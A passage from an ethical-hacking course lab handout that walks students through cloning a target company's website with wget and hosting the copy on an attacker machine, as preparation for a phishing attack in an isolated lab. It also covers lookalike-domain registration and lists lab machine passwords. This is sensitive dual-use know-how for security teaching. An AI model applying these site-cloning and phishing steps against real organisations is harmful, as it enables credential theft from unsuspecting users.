Ethical Hacking Lab Series

Lab 11: Using Metasploit to Attack a Remote System

Certified Ethical Hacking Domains:
Scanning Networks
Enumeration
Sniffers
Evading IDs, Firewalls, and Honeypots

Document Version: **2013-07-18 (Beta)**

Organization: Moraine Valley Community College
Author: Jesse Varsalone

The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

Contents

Introduction

This lab is part of a series of lab exercises intended to support courseware for Ethical Hacker training. The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48.

This lab includes the following tasks:

- 1 - Copying a Web Site and Stealing Credentials with a Sniffer
- 2 - Sending the Spear Phish Email to the Victim
- 3 - Exploiting the Victim Machine

Domains: Scanning Networks, Enumeration, Sniffers, Evading IDS, Firewalls, and Honeypots

Almost all hackers and people who do any type of penetration testing are familiar with Metasploit on some level. Metasploit gives the user the capability to attack machines on the same internal network or machines on the Internet. Metasploit can also sit and wait, for users on internal networks to click links to their browser exploits or launch malicious code, which can include Office or PDF attachments. If Metasploit receives a connection from a user on the internal network, they can pivot and attack other internal machines.

Browser Exploit – There are many different browsers on the market such as Internet Explorer, Firefox, Safari, Opera, and Chrome. From time to time, vulnerabilities, or weaknesses, are discovered that will exploit certain version of the browser. In some cases, if your browser is too old, the exploit might not work against your system. For example, an Internet Explorer 7 exploit will likely not work against your system if you are using IE6. If you have IE8, IE9, or IE10, it is also unlikely that your system will be vulnerable. This is why it is critical for security professionals to upgrade their browsers.

Metasploit – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit that explains which version of the operating system or application software is vulnerable.

access_log – This log file tracks HTTP, or Hyper Text Transfer Protocol, connections. It provides information such as IP Addresses, User Agents, and Date and Time Stamps.
Sniffer – A Sniffer is used to capture network traffic on a Network. Software programs like tcpdump, Wireshark, and Network Miner can be used to sniff traffic.

Spear Phish – A spam message is an email message that is sent out to a large number of people. A phishing email message will similarly target a large number of users, but will try to get the end users to click links to reveal personal information. A Spear Phish targets a specific individual or organization. It is often a well-written, professional in appearance email that includes a signature block and provides information relevant to the targeted individual.

Pod Topology




Figure 1: Lab Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications


This lab requires the use of the *External* **BackTrack 5**, **Windows XP Pro**, **Windows 2003 SQL** and **Windows 7** machines.

Although you will not be logging on to the Firewall, the machine is being utilized during the lab.

Windows XP Pro	192.168.1.175
Windows XP Pro **Administrator** password	Ethicalhackin&
Windows 2003 SQL	192.168.1.100
Windows 2003 SQL **Administrator** password	P@ssw0rd
External **BackTrack 5**	216.6.1.100 (Public IP)
External BackTrack 5 **root** password	toor
Windows 7	216.5.1.200 (Public IP)
Windows 7 **student** password	password

1 Copying a Web Site and Stealing Credentials with a Sniffer

One of the things that an attacker from the Internet often does is copy a website and then use that website for a Phishing attack. The process can involve going to a registrar like www.godaddy.com (perhaps you have seen their commercials) and registering a name close to the name of the organization being targeted. For example, if the domain name bankofamerica.com is taken, the attacker might register bankofamerica.tv or perhaps name another domain name that has a .com in it like bofamerica.com



Country/Region Specific Domains That May Interest You

Why should I register these?

	Domain	Price
Add	BANKOFAMERICA.**NET.AU**	$14.99/yr
Add	BANKOFAMERICA.**ORG.AU**	$9.99/yr
Add	BANKOFAMERICA.**AG**	$109.99/yr
Add	BANKOFAMERICA.**NET.AG**	$74.99/yr

Show all options

Order Summary

0 domains pending registration

Add 6 more domains and GET BULK PRICING***


Figure 2: Domain Name Registration

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

1.1 Using Wget to Copy a Website

Before attacking anything, we will take the time to copy the website of the victim's organization. To do this, we will use the **wget** utility, which is included with most versions of UNIX and Linux, including versions that run on some portable devices like phones and tablets. There is a version available for Windows. Wget is similar to a browser, but it is a command line tool that just downloads pages and files without presenting the pages to the end user. This has some benefits, including the fact that the pages can be viewed offline and your system will not be exploited when you download the pages without viewing them. Unless, of course, you open the pages and view them with a browser.

1. Open the *External* ***BackTrack 5*** machine. Open a terminal on the Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




```
root@bt:~#
```

Figure 3: The Terminal Windows within BackTrack

Wget has capabilities that go far beyond the ability to download files and web pages.

2. To list some of the large number of switches for the wget command, type:
   root@bt:~**# wget –help**




```
root@bt:~# wget --help
GNU Wget 1.12, a non-interactive network retriever.
Usage: wget [OPTION]... [URL]...

Mandatory arguments to long options are mandatory for short options too.

Startup:
  -V,  --version           display the version of Wget and exit.
  -h,  --help              print this help.
  -b,  --background        go to background after startup.
  -e,  --execute=COMMAND   execute a `.wgetrc'-style command.

Logging and input file:
  -o,  --output-file=FILE    log messages to FILE.
  -a,  --append-output=FILE  append messages to FILE.
  -d,  --debug               print lots of debugging information.
  -q,  --quiet               quiet (no output).
  -v,  --verbose             be verbose (this is the default).
  -nv, --no-verbose          turn off verboseness, without being quiet.
  -i,  --input-file=FILE     download URLs found in local or external FILE.
  -F,  --force-html          treat input file as HTML.
  -B,  --base=URL            resolves HTML input-file links (-i -F)
                             relative to URL.

Download:
  -t,  --tries=NUMBER            set number of retries to NUMBER (0 unlimits).
       --retry-connrefused       retry even if connection is refused.
  -O,  --output-document=FILE    write documents to FILE.
  -nc, --no-clobber              skip downloads that would download to
                                 existing files.
  -c,  --continue                resume getting a partially-downloaded file.
       --progress=TYPE           select progress gauge type.
```

Figure 4: Options for WGET

3. To download a web page from the XYZcompany's website using wget, type:
   root@bt:~# **wget   http://server.xyzcompany.com**


4. To view the web page, click on **Places** from the menu bar and select **Home Folder**. Double-click on the **index.html** file to open it with Firefox.



file:///root/index.html

Figure 5: Webpage Downloaded with WGET

5. Log on to the **Windows 2003 SQL** machine. Use the PC menu in the NETLAB+ Remote PC Viewer to send a **Ctrl-Alt-Del** (version 2 viewer), or click the **Send Ctrl-Alt-Del** link in the bottom right corner of the viewer window (version 1 viewer). Log on with the username of **Administrator** and the password of **P@ssw0rd**.



Press Ctrl-Alt-Delete to begin.

Requiring this key combination at startup helps keep your computer secure. For more information, click Help.

Figure 6: Send Ctrl-Alt-Del to the Windows 2003 Server

6. Open **Mozilla Firefox** by clicking on the shortcut located on the desktop.




Figure 7: Open Mozilla Firefox

7. Go to the URL http://127.0.0.1 to view the webpage on this Windows server.




Figure 8: Testing the Local Webpage

If the XYZCompany webpage is on the internal machine with an IP address of 192.168.1.100, then why is the user from the Internet seeing that webpage when she goes to the IP address of 216.1.1.1? The firewall is redirecting the web page requests.





Figure 9: Network Diagram

When wget was utilized, the graphics were not copied, so the copy was lacking.

8. To copy the webpage, graphics, and sub-directories, return to the BackTrack 5 External machine and type the following:
   root@bt:~# **wget -m -p http://server.xyzcompany.com**



```
root@bt:~# wget -m -p http://server.xyzcompany.com
--2013-01-08 14:34:47--  http://server.xyzcompany.com/
Resolving server.xyzcompany.com... 216.1.1.1
Connecting to server.xyzcompany.com|216.1.1.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1432 (1.4K) [text/html]
Saving to: `server.xyzcompany.com/index.html'
```

Figure 10: Using wget with switches

9. To view the web page, click on **Places** from the menu bar and select the **Home Folder**. Double-click on the **server.xyzcompany.com** folder. Then, double-click on the **index.html** file to open it with Firefox. This time the images will appear.





Figure 11: Webpage Downloaded with Graphics

10. Switch to the /var/www directory by typing the following command:
root@bt:~# **cd /var/www**




```
root@bt:~# cd /var/www
root@bt:/var/www#
```

Figure 12: Switch to the Webroot Directory

When wget was utilized, the graphics were not copied, so the copy was lacking.

11. To copy the webpage, graphics, and sub-directories, type the following:
root@bt:/var/www# **wget -m -p 216.1.1.1**
12. Type the following command to delete the index.htm page:
root@bt:/var/www# **rm -rf index.html**


ls can be typed before and after the command for quality assurance.



```
root@bt:/var/www# ls
index.html  LsaExt.dll  PwDump.exe  pwservice.exe  server.xyzcompany.com  wstool
root@bt:/var/www# rm -rf index.html
root@bt:/var/www# ls
LsaExt.dll  PwDump.exe  pwservice.exe  server.xyzcompany.com  wstool
```

Figure 13: Removing the Default Web Page

13. Change to the server.xyzcompany.com directory by typing the following:
    root@bt:/var/www# **cd server.xyzcompany.com**




```
root@bt:/var/www# cd server.xyzcompany.com/
root@bt:/var/www/server.xyzcompany.com# 
```

Figure 14: Changing directories

14. Copy all of the files and subfolders to the /var/www directory by typing:
